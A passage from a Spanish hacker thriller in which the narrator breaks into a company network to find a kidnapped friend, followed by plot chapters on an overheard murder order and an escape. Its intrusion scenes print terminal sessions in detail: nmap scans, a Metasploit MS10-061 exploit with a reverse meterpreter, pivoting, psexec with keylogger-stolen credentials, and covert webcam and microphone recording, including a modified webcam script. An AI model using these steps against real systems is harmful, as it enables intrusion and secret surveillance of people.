-¿Y cómo funciona? –preguntó Marcos-. ¿Vamos a ver y escuchar en directo?

-Mi idea es generar un archivo de audio y obtener unas cuantas imágenes con la webcam mientras descargo ficheros. Así podremos estudiarlo todo con mayor detenimiento más tarde.


-Quizá deberíamos movernos –dijo, mirando a través de la ventana a la sede de Telgroup-. Aquí estamos algo expuestos.

-No es posible. Necesito estar cerca para captar la señal wifi de Telgroup y hacer que esto funcione.

-¿De cuánto tiempo estamos hablando?

-Todo depende de Etxeondo. Una vez introduzca la contraseña, todo irá sobre ruedas.

Y en ese momento, como si ese acto estuviera sincronizado con mi pensamiento, llegó el correo con la primera palabra tecleada por Etxeondo.



Img 105: Correo electrónico recibido del keylogger con credenciales de acceso.

"Hunter": el perro. Debí haberlo imaginado por las fotos y los tuits donde la mascota era tema recurrente.

Ahora que tenía la contraseña, tocaba hacer magia de nuevo:

Tras ejecutar Nmap para detectar qué direcciones IP había en la red wifi, llegué a la **conclusión de que la gran mayoría** de dispositivos eran tabletas y móviles. También había **algún portátil y un servidor.** La conexión inalámbrica parecía la típica red creada para **invitados, que solo daba acceso** a Internet. No podría acceder al PC de Etxeondo desde ese punto.

Seguí investigando el servidor para ver cuál era su función y qué podía ofrecerme. Aumenté las opciones del escaneo de puertos, especificando que analizara todos los puertos (`-p-`) y lanzara sobre ellos los scripts (`-sC`) usando un escaneo de tipo *connect* (`-sT`). Por los resultados y su nombre "SVRPRINT01", seguramente se trataba de un servidor de impresoras.

Afortunadamente, tenía una oportunidad más. *El servicio de impresoras de Windows tenía* un fallo (MS10-061) que de ser explotado de forma adecuada, me facilitaría acceso a todos sus recursos.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~#
root@bt:~# nmap -sT  -p- -sC 192.168.1.14

Starting Nmap 6.01 ( http://nmap.org )
Nmap scan report for 192.168.1.14
Host is up (0.00083s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS

Host script results:
| nbstat: NetBIOS name: SVRPRINT01, NetBIOS user: <unknown>, NetBIO
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 200
3 5.2)
|   Computer name: SVRPRINT01
|   NetBIOS computer name: SVRPRINT01
|   Workgroup: WORKGROUP

Nmap done: 1 IP address (1 host up) scanned in 17.88 seconds
root@bt:~#
```

Img 106: Análisis de puertos abiertos y ejecución de scripts.

Arranqué la consola de Metasploit y configuré las variables necesarias para lanzar el exploit contra el servidor remoto: meterpreter como payload (`PAYLOAD`), la dirección IP de mi sistema (`LHOST`), la dirección IP del sistema remoto (`RHOST`) y el nombre de la impresora que compartía (`PNAME`).

```
root@bt: ~
File Edit View Terminal Help
msf > use exploit/windows/smb/ms10_061_spoolss
msf  exploit(ms10_061_spoolss) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms10_061_spoolss) > set LHOST 192.168.1.7
LHOST => 192.168.1.7
msf  exploit(ms10_061_spoolss) > set RHOST 192.168.1.14
RHOST => 192.168.1.14
msf  exploit(ms10_061_spoolss) > set PNAME HP
PNAME => HP
msf  exploit(ms10_061_spoolss) > exploit

[*] Started reverse handler on 192.168.1.7:4444
[*] Trying target Windows Universal...
[*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.1.14[\s
poolss] ...
[*] Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.1.14[\spo
olss] ...
[*] Attempting to exploit MS10-061 via \\192.168.1.14\HP ...
[*] Printer handle: 0000000005c5fc5e65f859c438dd8d048601a4046
[*] Job started: 0x7
[*] Wrote 73802 bytes to %SystemRoot%\system32\ke8oDTzwekJY7P.exe
[*] Job started: 0x8
[*] Wrote 2224 bytes to %SystemRoot%\system32\wbem\mof\WkZE9ULgjEEyZb.mof
[*] Everything should be set, waiting for a session...
```

Img 107: Explotación de vulnerabilidad MS10-061 con Metasploit.

Cuando apareció el *prompt* de meterpreter, aún no podía creérmelo. El servidor estaba sin parchear y eso había permitido que la vulnerabilidad fuese usada en mi beneficio con éxito. Estaba dentro.

Lo único interesante que ofrecía aquel servidor era una vía para acceder a otros sistemas colindantes. Ejecuté `ipconfig` para ver la configuración de red.

```
root@bt: ~
File Edit View Terminal Help
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 196611
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:df:12:e6
MTU          : 1500
IPv4 Address : 172.16.0.3
IPv4 Netmask : 255.255.0.0


Interface 196612
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:df:12:dc
MTU          : 1500
IPv4 Address : 192.168.1.14
IPv4 Netmask : 255.255.255.0

meterpreter >
```


Img 108: Información de red del servidor de impresoras.

SVRPRINT01 tenía dos interfaces y estaba en varias redes: 192.168.1.0/24, que pertenecía al direccionamiento wireless, y 172.16.0.0/16, que aparentemente era el direccionamiento interno.

En aquel momento supuse que, como medida de ahorro de costes, habían ubicado el servidor en ambas para imprimir con independencia de la localización del cliente. Esa configuración evitaría duplicar la infraestructura, pero esa decisión les saldría cara.

Compuse mentalmente un mapa de red con la arquitectura que había descubierto, tal y como lo imaginaba. Por un lado la red wifi y por otro la red principal. El diseño era normal, salvo por el error de compartir un servidor que haría las funciones de puerta entre ambos mundos. El mío y W7-0127.

Desde el servidor de impresoras, sí tenía acceso al resto de la red. Tan solo tendría que usarlo para *pivotar* sobre él como salto intermedio.



Img 109: Suposición de la configuración de la arquitectura de red.

Dejé el meterpreter en un segundo plano con `background` y añadí una ruta en mi equipo con el comando `route add`, la red de destino que quería alcanzar (`172.16.0.0`), la máscara (`255.255.0.0`) y el número de la sesión de meterpreter abierta (`1`).

```
root@bt: ~
File Edit View Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf  exploit(ms10_061_spoolss) > route add 172.16.0.0 255.255.0.0 1
[*] Route added
msf  exploit(ms10_061_spoolss) >
```

Img 110: Creación de ruta para acceder a los PC de la otra red.

Como partía de un punto nuevo y desconocía qué había en esta nueva red, me puse a recopilar información. Localicé los nombres DNS de cada una de las IP con el script netenum, especificando que se hiciera una consulta inversa (`-rl`) y el rango a consultar (`-r 172.16.0.0/24`). Los ordenadores de los trabajadores se identificaban todos por la versión del sistema operativo y un número. No tardó mucho en aparecer 172.16.0.20, la IP de W7-0127, el PC de Etxeondo.

```
root@bt: ~
File Edit View Terminal Help
meterpreter > run netenum -rl -r 172.16.0.0/24
[*] Network Enumerator Meterpreter Script
[*] Log file being saved in /root/.msf4/logs/scripts/netenum/192.168.1.14
[*] Performing DNS Reverse Lookup for IP range 172.16.0.0/24
[*]      172.16.0.18 is w7-0125.telgroup.es
[*]      172.16.0.15 is w7-0122.telgroup.es
[*]      172.16.0.20 is w7-0127.telgroup.es
[*]      172.16.0.17 is w7-0124.telgroup.es
[*]      172.16.0.16 is w7-0123.telgroup.es
[*]      172.16.0.19 is w7-0126.telgroup.es
[*]      172.16.0.13 is w7-0120.telgroup.es
[*]      172.16.0.14 is w7-0121.telgroup.es
[*]      172.16.0.12 is w7-0119.telgroup.es
[*]      172.16.0.23 is w7-0130.telgroup.es
[*]      172.16.0.24 is w7-0131.telgroup.es
[*]      172.16.0.22 is w7-0129.telgroup.es
meterpreter >
```

Img 111: Resolución inversa de direcciones IP a nombres.

No necesité explotar ninguna vulnerabilidad para acceder a su ordenador. *Me conecté* directamente con la dirección IP, usando las credenciales que había robado con el keylogger. Subí un `meterpreter` con las propias características del protocolo SMB (Server Message Block) de Windows, especificando el usuario (`SMBUser`) y la contraseña (`SMBPass`), y luego lo ejecuté con el comando `psexec`.

```
root@bt: ~
File Edit View Terminal Help
msf  exploit(ms10_061_spoolss) > back
msf > use exploit/windows/smb/psexec
msf  exploit(psexec) > set RHOST 172.16.0.20
RHOST => 172.16.0.20
msf  exploit(psexec) > set LHOST 192.168.1.7
LHOST => 192.168.1.7
msf  exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf  exploit(psexec) > set SMBUser etxeondo
SMBUser => etxeondo
msf  exploit(psexec) > set SMBPass Z0mbieHunter
SMBPass => Z0mbieHunter
msf  exploit(psexec) > exploit

[*] Started bind handler
[*] Connecting to the server...
[*] Authenticating to 172.16.0.20:445|WORKGROUP as user 'etxeondo'...
[*] Uploading payload...
[*] Created \zbZzPNEq.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:172.16.0.20[\sv
cctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:172.16.0.20[\svcc
tl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (zLARvEOL - "MauRsbNgjCvfuoessoQcpJRWaPSpn")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes)
[*] Deleting \zbZzPNEq.exe...
[*] Meterpreter session 2 opened (192.168.1.7-192.168.1.14:0 -> 172.16.0.20:4444
meterpreter >
```

Img 112: Uso de psexec con metasploit para acceder al sistema de Etxeondo.

Allí estaba una vez más, descargando documentos, navegando entre ficheros y directorios y llevándome todo lo que podía. SDD. Síndrome de Diógenes Digital. Cualquier archivo podía contener pistas, cualquier imagen podía indicarme dónde estaba Yolanda, todo valía.

Mientras los ficheros más pesados se almacenaban en mi portátil, aproveché para listar las webcams con el comando `webcam_list` y tomar una captura de prueba con `webcam_snap`. Era lo típico, lo que siempre añadía en los informes de resultados cuando hacíamos un proyecto de test de intrusión por gastar la coña. Pero, en esta ocasión, en la foto aparecía Etxeondo sentado, así que decidí grabar un video y activar el micrófono.

Para grabar las imágenes, me tocó modificar el *script* de *webcam* de *meterpreter*. *Este script* era distinto al integrado en el módulo *Stdapi* y permitía ver en tiempo real lo que la cámara captaba mediante la toma de instantáneas continuada. Pero tenía un problema: la imagen siempre se llamaba "webcam.jpg" y se iba sobrescribiendo con su versión más reciente,

eliminando la anterior. Estaba diseñado para visualizarse y no para generar un video como tal. Así que modifiqué el código y añadí un pequeño contador para que nunca se borrase, guardando todas ellas con un número consecutivo al final: webcam.jpg1, webcam.jpg2, webcam.jpg3…

Estas imágenes las podría ver luego o incluso pasárselas a Marcos para que las analizase.

Edité el fichero `/opt/metasploit/msf3/scripts/meterpreter/webcam.rb`, añadiendo tres líneas y cambiando otra de ellas:

```
int = 0
while true do
        data = client.webcam.webcam_get_frame(quality)
        if(gui)
                sock.write(data)
        else
                int += 1
                file = imagepath + "-#{int}"
                ::File.open( file, 'wb' ) do |fd|
                        fd.write( data )
                end
        end
        select(nil, nil, nil, interval/1000.0)
end
```

Elemento 4: Modificación del script para almacenar todas las imagenes

Comencé la grabación (`run webcam`), indicando la mejor calidad posible (`-q 100`).

```
root@bt: ~
File Edit View Terminal Help
meterpreter > webcam_list
1: Mobiola Video Source
meterpreter > run webcam -q 100
[*] Starting webcam 1: Mobiola Video Source
[*] View live stream at: ./webcam.htm
[*] Image saved to : ./webcam.jpg
```

Img 113: Ejecución del script de webcam de metasploit.

Con el audio resultó más sencillo. Invoqué el script `sound_recorder`, indicando que deseaba veinte trozos de 30 segundos (`-i 20`), para grabar un total de 10 minutos seguidos.

Mientras hacía todo esto, Marcos se había acercado a la barra para pedir un Earl Grey. Al volver, se había sentado de cara a la ventana, en una posición que le permitía controlar tanto el exterior como la entrada. En apariencia un cliente normal que disfruta de su té; realmente un tipo duro al que no se le escapa ni una y al que no te gustaría cabrear intentando alguna tontería.

Al aspirar el aroma que emanaba de su taza, me entraron ganas de pedir una para mí. Contuve el impulso porque los últimos tres días había consumido suficiente bebida estimulante como para aguantar despierto todo el concurso de hacking de la Defcon a pleno rendimiento. No quería añadir más nerviosismo a mi estado de ánimo y aproveché el exceso de energía para trabajar más rápido, dejando que Marcos se preocupara por mi seguridad.


```
root@bt: ~
File Edit View Terminal Help
meterpreter > run sound_recorder -i 20
[*] Saving recorded audio to /root/.msf4/logs/scripts/sound
recorder/W7-00127_.0358
[*] Recording a total of 10m 0s
        Audio saved to: W7-00127_1.wav
        Audio saved to: W7-00127_2.wav
        Audio saved to: W7-00127_3.wav
        Audio saved to: W7-00127_4.wav
        Audio saved to: W7-00127_5.wav
        Audio saved to: W7-00127_6.wav
        Audio saved to: W7-00127_7.wav
        Audio saved to: W7-00127_8.wav
        Audio saved to: W7-00127_9.wav
        Audio saved to: W7-00127_10.wav
        Audio saved to: W7-00127_11.wav
        Audio saved to: W7-00127_12.wav
        Audio saved to: W7-00127_13.wav
        Audio saved to: W7-00127_14.wav
        Audio saved to: W7-00127_15.wav
        Audio saved to: W7-00127_16.wav
        Audio saved to: W7-00127_17.wav
        Audio saved to: W7-00127_18.wav
        Audio saved to: W7-00127_19.wav
        Audio saved to: W7-00127_20.wav
meterpreter >
```

Img 114: Ejecución del script para almacenar audio.

Para cuando terminé de copiar los ficheros que quería, ya había transcurrido casi una hora. El keylogger llevaba más de veinte minutos dormido, por lo que supuse que Etxeondo había abandonado el despacho. Era el momento de cosechar los frutos.

En primero lugar, estudié las imágenes captadas por la webcam. Todas parecían distintas variaciones de un mismo cuadro, con el gestor de fondos sentado ante la ventana de su despacho.

Pasé las imágenes como si fueran fotogramas de una película, que bien podía titularse "El interlocutor desconocido de Etxeondo". Efectivamente, a juzgar por cómo sus labios cambiaban de posición mientras mantenía los ojos fijos en algún punto detrás del monitor, parecía que estaba conversando con otra persona. Lamentablemente, esta era invisible para la cámara.

Me demoré unos minutos en contemplar el rostro de mi enemigo: el pelo oscuro y liso, demasiado largo para los estándares empresariales de hoy en día, la barba descuidada, los labios de trazo grueso, las pobladas cejas sobre aquellos ojos de mirar siniestro; todo hacía pensar en alguien a quien su situación jerárquica le permitía descuidar su aspecto y que no se vería detenido por ninguna barrera moral en la persecución de sus objetivos. Como perfil psicológico sacado de unos cuantos rasgos físicos no estaba mal. ¡Chúpate esa, Freud!

Cerré las capturas y exploré las carpetas. La mayoría no me decía nada. Eran la versión digital de los documentos físicos que había visto en el despacho: gráficas, tablas, memorandos, circulares y demás basura de Telgroup. Solo una me llamó la atención: Operationen.

La abrí y allí me encontré con un viejo amigo: el archivo tenía el mismo nombre y extensión que aquel que me entregó Yolanda. No tuve que abrirlo para saber que su contenido era el mismo. Sin embargo, en la carpeta también había otro fichero: mitgliedsverzeichnis.pdf

Según el traductor de Google: directorio de miembros en alemán. Eso tenía buena pinta. Hice doble clic y… ¡qué sorpresa! Otra tabla:

Alias	Original	IBAN	CC
Nurnberg	Esther Alvarez	CH24 0430 3113 4469 8901 2	2090 0365 14 0200092342
Köln	Bernardo Martinez	CH03 0752 5124 2562 8711 5	2090 0365 14 0200008311
München	Iñigo Garralde	CH68 0254 1023 2960 7024 1	2090 0365 14 0200126382
Düsseldorf	Federico Capdevila	CH49 0167 2373 2080 8609 9	2090 0365 14 0200051399

Img 115: Tabla con relación de alias y nombres personales.

Como diría Sheldon Cooper: ¡Bazinga! Tenía en mi poder la prueba definitiva. Esos nombres correspondían a los políticos que habían recibido sobornos por parte de Telgroup. Ya no había duda de que la trama llegaba a lo más alto. La presidenta estaba implicada. ¡Qué diablos! El gobierno autonómico en pleno estaba untado. No había duda de que la relación público-privada había resultado muy provechosa para algunos.

Pablo tenía razón. Los ejecutivos de Telgroup guardaban un listado. Junto con la contabilidad paralela contenida en el archivo "operationen", este fichero demostraba la existencia de la trama. Si esto no convencía a Suárez, nada lo haría.

Marcos percibió mi entusiasmo y se inclinó para averiguar qué lo había causado. Cuando vio que en la pantalla solo había una tabla, se encogió de hombros con gesto interrogante.

-¿Has descubierto dónde la tienen? –preguntó.

Mi entusiasmo cayó con la aceleración de la gravedad. En realidad, no había conseguido nada. La tabla solo confirmaba lo que ya sabía sobre la corrupción de la clase política, pero no me servía para encontrar a Yolanda. Además, según me había repetido Suárez hasta la saciedad, cualquier prueba que consiguiera con mis particulares métodos sería inadmisible ante un tribunal.

Solo me quedaba un cartucho en la recámara.

Saqué unos auriculares de la mochila y los conecté al portátil. Quería escuchar la grabación aislado del ruido de fondo de la cafetería para no perder ni una palabra. Las imágenes sugerían que Etxeondo había hablado con alguien en su despacho. Mi última esperanza consistía en que mencionara a Yolanda.

Me puse los auriculares, abrí el reproductor de audio y seleccioné el archivo. Cerré los ojos. La oscuridad me ayudó a desconectar los demás sentidos. Pronto, solo quedó el sonido que me llegaba a través del tiempo y el espacio, y fue como si yo mismo hubiera estado una hora antes en el despacho de Etxeondo.

■ ■ ■

Capítulo XXV
Escucha

La grabación no tenía una calidad óptima, pero al menos no constituía una completa decepción. Una de las voces se escuchaba con nitidez, por encima del sonido ambiente, pero la otra me llegaba tan apagada que apenas pude distinguir unas pocas palabras. Supuse que la primera correspondía a Etxeondo, ya que hablaba frente al ordenador y, por tanto, de cara al micrófono. Su interlocutor estaría situado al otro lado del escritorio y, en consecuencia, de espaldas a aquel, lo que explicaba que sus respuestas solo quedaran parcialmente registradas.

El diálogo que se desarrolló a continuación lo transcribí de la siguiente manera:

Javier Etxeondo: He hablado con Alexander. No está nada contento. Y no me extraña. Esto es un puto desastre.

Desconocido: "ininteligible".

JE: München quiere parar las operaciones. A pesar de que le hemos asegurado que todo está bajo control, no quiere arriesgarse.

D: "ininteligible".

JE: Cuando recuperamos el archivo, quiso verlo con sus propios ojos. El muy cabrón estaba paranoico.

D: "ininteligible".

JE: ¡Ya sé que el archivo salió de aquí, joder! Te pagamos para que lo soluciones, no para que nos recuerdes lo evidente.

D:… dejasteis escapar…

JE: Hemos peinado el edificio, pero no hay rastro de él (pausa). Se suponía que podías controlarlo.

D: "ininteligible".

JE: Sí. Ha salido por el control y luego se ha esfumado como un puto fantasma. De todos modos, no tiene nada contra nosotros. Tarde o temprano aparecerá.

D: "ininteligible".

JE: Ese tampoco es un problema. No hará nada mientras tengamos a su hermana. Sin embargo, esa garantía no es suficiente para Alexander.

■ ■ ■

D: "ininteligible".

JE: Sí. Al final, ha dado la orden. Hay que eliminar a los dos. Ahora mismo los están buscando.

D:… la chica…

JE: También. Hay que deshacerse de ella.

D: "ininteligible".

JE: Mira, nadie esperaba tener que llegar tan lejos. Durante estos años, el dinero ha llegado sin muchas complicaciones, pero cometimos un fallo y ahora toca ensuciarse las manos. No hay alternativa.

D: "ininteligible".

JE: Esta noche. Y no te preocupes; no tendrás que hacerlo tú. Se la entregarás a Ibáñez y a Salcedo. Ellos se encargan.

(Crujido suave, sonido de pasos)

JE: Te acompaño; yo también debo salir…

(Ruido de una puerta al cerrarse, silencio)

Imaginé que Etxeondo y el desconocido habían abandonado el despacho. A pesar de ello, me quedé escuchando el vacío durante unos cuantos minutos más. Amargos pensamientos se agolpaban en mi mente.

No había otra interpretación para lo que había escuchado que la más funesta de todas las posibles. Los miembros de la trama no se sentían seguros y habían decidido cortar por lo sano. Las tres personas que conocíamos sus secretos corríamos un grave peligro. Pablo y yo habíamos conseguido escapar de momento, pero Yolanda se encontraba a su merced. Si no conseguía encontrarla antes de la noche, su suerte estaba echada.

Marcos me tocó el hombro y me sacó de mi ensimismamiento. Me giré para mirarlo, pensando que quería mostrarme su apoyo en unos momentos tan duros para mí. Pero luego me di cuenta de que no podía saber lo que yo había escuchado y que su gesto obedecía a otra razón. Al ver su expresión concentrada y la tensión que emanaba de su cuerpo, me pregunté qué estaría ocurriendo. Seguí la dirección de sus ojos a través de la ventana y enseguida lo comprendí.

Calvo y Delgado estaban cruzando la acera y venían hacia nosotros. El primero tenía la cara amoratada y llevaba el brazo derecho en cabestrillo, recuerdos entrañables de mi amigo. El otro le hacía indicaciones, señalando la zona de locales donde estaba la cafetería, y mantenía su expresión de tipo peligroso que tan bien recordaba de la velada del sábado.

Intenté levantarme de un salto, pero la mano de Marcos me detuvo. Con una ligera presión sobre el trapecio me obligó a sentarme como si yo fuera su marioneta.

-Tranquilo –dijo-. No llames su atención. Aún no nos *han* visto.

-Pero, ¿qué hacemos? –pregunté aterrado-. ¿No irás a enfrentarte a ellos?

-No sería prudente. Ahora mismo no voy armado. Ellos sí.

-¿Cómo lo sabes?

-Bulto en cadera derecha del Espárrago. Bulto bajo axila izquierda de Don Limpio. Dos bultos sugieren dos pistolas. Dos más que las que nosotros tenemos.

-¿Y qué hacemos? –repetí.

-Antes o después entrarán en este local. Sugiero una retirada estratégica. Recoge tus cosas con calma y espera mi señal.

Marcos se fue hasta el fondo del local, donde había una salida de emergencia junto a la puerta de los aseos. Se quedó allí esperando a que yo terminara de guardar el portátil y demás trastos en la mochila. Cuando llegué hasta él, abrió la puerta y me empujó al exterior. Antes de que la puerta se cerrara por completo a nuestras espaldas, puede escuchar las voces de protesta de la camarera.

-¡Oigan, no pueden salir por ahí!

Al parecer, las salidas de emergencia son solo para… emergencias. Me resultó gracioso que durante los últimos días hubiera cometido unas cuantas infracciones legales por entrar en sitios y ahora mi transgresión consistiese en salir. Si fuera karma, aún tendría que salir muchas veces más para alcanzar el equilibrio.

El caso es que nos encontramos en un callejón de servicio, en la parte trasera de los locales. Corrimos a través de los contenedores de basura hasta la esquina de la calle perpendicular a la principal, donde estaba la sede de Telgroup y la entrada de la cafetería. Marcos levantó la mano abierta para indicarme que me detuviera y se asomó por la esquina. Luego salió caminando como un transeúnte más y yo fui tras él, manteniendo la distancia.

El Cherokee estaba estacionado cerca del cruce con la calle principal. Marcos se subió al puesto del conductor y me abrió la puerta derecha desde dentro para que subiera. Salté al interior con el corazón pugnando por salir del pecho, ni siquiera contenido por la presión del cinturón de seguridad.

Marcos se incorporó a la circulación y se detuvo ante el semáforo en rojo de la intersección. Pude ver por la ventanilla a mis dos perseguidores, unos cien metros a mi derecha. Estaban ante la cafetería y observaban el interior a través de los grandes ventanales. Por un momento temí que se volvieran hacia donde nosotros esperábamos.

El tiempo no es una constante, *sino una variable que depende del observador. Albert* Einstein lo formuló en su teoría de la relatividad; Max Payne, con el "tiempo bala". Para el resto del mundo no transcurrieron más que unos segundos; para mí, el rojo del semáforo fue una proyección de la película "Pozos de Ambición": interminable.

Cuando por fin se puso verde y Marcos inició la marcha, vi que los matones entraban en la cafetería. Después, los edificios se interpusieron entre nosotros y los perdí de vista. No nos habían descubierto. Estábamos a salvo.



Capítulo XXVI
Revelación

-¡Van a matarla! –exclamé.

Marcos no lo negó. Se limitó a escuchar la grabación mientras me pedía silencio con la mano. Ya le había adelantado su contenido, pero él quería comprobar lo que allí se decía por sí mismo.

Estábamos de nuevo en su casa. Yo caminaba de un lado a otro del salón, impulsado por la desesperación. El tiempo se agotaba y cada segundo que pasaba limaba las esperanzas que tenía de encontrar a Yolanda con vida. Quería ponerme en movimiento, hacer algo cuanto antes, lo que fuera con tal de impedir que aquellos malnacidos cumplieran su propósito; pero seguía sin tener ni idea de dónde la retenían y, sin esa información, la voluntad de nada servía. Era como perderse en un oscuro laberinto, donde los gritos de auxilio me llegaban desde todas partes; por mucho que corría y descubría nuevos pasadizos, ninguno me llevaba hasta Yolanda, aunque todos me traían las voces de su agonía.

-Tenemos que llamar a Suárez –añadí-. Él sabrá que hacer.

Marcos sacudió la cabeza y me pidió silencio con la mano. Seguía escuchando la conversación entre Etxeondo y el hombre misterioso. Esperé con impaciencia a que acabara, solo porque sabía que le faltaban unos pocos segundos. Cuando llegó el silencio, no le concedí ni un momento de reflexión; quería que aportase alguna idea y volví a la carga.

-¿Y bien? ¿Qué opinas?

-Suárez querrá saber cómo has conseguido esta grabación. Si se lo cuentas, se cabreará y tendrás que explicar por qué desobedeciste sus órdenes de no interferir en la investigación. Te pasarás unas cuantas horas en la sala de interrogatorios antes de convencerle de que no tenéis tiempo para un nuevo episodio de "Ley y Orden".

-Pero no podemos ocultárselo –repliqué-. Si no conseguimos rescatarla, no podría cargar esa responsabilidad sobre mi conciencia.

-Estoy de acuerdo en que Suárez debe ser informado; pero necesitamos que movilice todos sus recursos sin que nosotros nos veamos complicados.

Reflexioné durante unos minutos, reanudando mi paseo circular por el salón.

-Puedo enviarle la grabación a Prado por correo sin darle explicaciones sobre cómo la he conseguido –dije finalmente-. Durante el interrogatorio me pareció un tipo competente y se lo podrá imaginar. Que la escuche y sea él quien empuje a Suárez a actuar.



-Buena idea –admitió Marcos.

-Y después, ¿qué hacemos?

-Primero: avisar a Pablo –explicó-. Si lo encuentran, ya sabes lo que pasará. Dile que se esconda en el agujero más profundo que encuentre y que no salga hasta que todo haya terminado. No le des explicaciones. Lo último que necesitamos es que se exponga tratando de encontrar a su hermana.

-Vale, ¿qué más?

-Lo mismo pasa contigo. Tienes que quedarte en el piso hasta que identifiquemos al sujeto que habló con Etxeondo. Está claro que él sabe dónde está la chica.

-¿Por qué?

-Evidente: es quien ha recibido la orden de eliminarla, así que será el encargado de su custodia. Él puede conducirnos hasta el lugar donde la retiene. Seguramente sea una casa o nave apartada, lejos de miradas y oídos indiscretos. Hay que saber quién es ese sujeto.

-Pero, ¿cómo? Apenas se escuchan unos cuantos murmullos en la grabación. Y en ningún momento se dicen nombres. Lo que pides es imposible.

-Tenemos que encontrar el modo –me dijo-. A lo mejor hay algo en los archivos que copiaste o, que sé yo, descubres algo que hayamos pasado por alto. Concéntrate en repasar todo lo que tenemos. Si encontramos al tipo, encontraremos a tu novia.

-¿Qué harás tú?

-Volver a Telgroup, esperar a Etxeondo, seguirle y ver si me lleva hasta nuestro hombre.

-¿Y si no lo hace? –objeté-. ¿Y si solo vuelve a casa y saca a pasear a su puto perro mientras el otro hace el trabajo?

-Entonces tendré que preguntarle quién es su amigo y dónde retiene a la chica.

-Claro, y él te lo dirá sin más –me burlé.

-Bueno –reflexionó, señalando su mochila-. Por algo dispongo de un equipo de inquisición.

Mientras Marcos se preparaba para marcharse, llamé a Pablo para ponerle sobre aviso. Esquivé sus preguntas como mejor pude, pero ninguna de mis respuestas le convencía. Solo cuando imprimí un tono de urgencia a mi voz pareció comprender la gravedad de la situación y prometió obedecer. Esperaría mi llamada en un lugar seguro.

Aparté el móvil para ponerme con el ordenador. Tenía que remitir la grabación a Prado y repasar todo el material, pero tuve que volver a echar mano de él cuando entró una llamada: mi jefe. Ya era la quinta vez y estaba dispuesto a rechazarla de nuevo, pero sabía que

posponer las explicaciones sobre mi repentina desaparición solo serviría para complicar aún más las cosas.

Pulsé la tecla de aceptar.

-¡Ángel! –increpó-. ¡Me cago en la puta! ¿Dónde coño te has metido?

-Tranquilo, Juanjo. Estoy bien.

-No te he preguntado cómo estás sino dónde. Llevo toda la mañana llamándote. Tenemos que volver a Telgroup.

-No podemos volver allí.

-¿De qué estás hablando?

-Es una larga historia que ahora no tengo tiempo de explicar, pero tienes que hacerme caso: mantente alejado de Telgroup.

-Mira, Ángel. Que la amistad que nos une no te haga confundir la posición que ocupas en la empresa. Ahora estás hablando con tu jefe. Así que, o me dices por qué cojones has desaparecido durante tu jornada de trabajo, o cuando vuelvas me encontrarás muy cabreado. ¿Se puede saber qué pasa con Telgroup?

Épica trabajaba para Telgroup y Juanjo era el máximo responsable del proyecto. Tenía derecho a conocer con qué clase de gente estaba tratando. Tomé la decisión de contarle lo que sabía.

-Todo empezó el viernes, cuando recibí la llamada de una amiga…

Le conté toda la historia, omitiendo únicamente el papel que había desempeñado Marcos y mi encontronazo con la policía. Ya era lo suficientemente complicada como para introducir esos dos elementos. Conocía a Juanjo desde mi primer día en Épica y desde entonces siempre me había apoyado. Tenía la esperanza de que esta vez no fuera diferente. Aunque el tiempo apremiaba, sentía que le debía al menos los minutos que tardé en relatarle mi aventura.

-¡Vaya! –exclamó cuando concluí-. ¿Y no sabes quién es ese tipo? ¿El que habló con el tal Etxeondo?

-Ni idea. Ahora iba a mandarle la grabación a la policía por si ellos pueden averiguarlo. Lo siento, tengo que colgar.

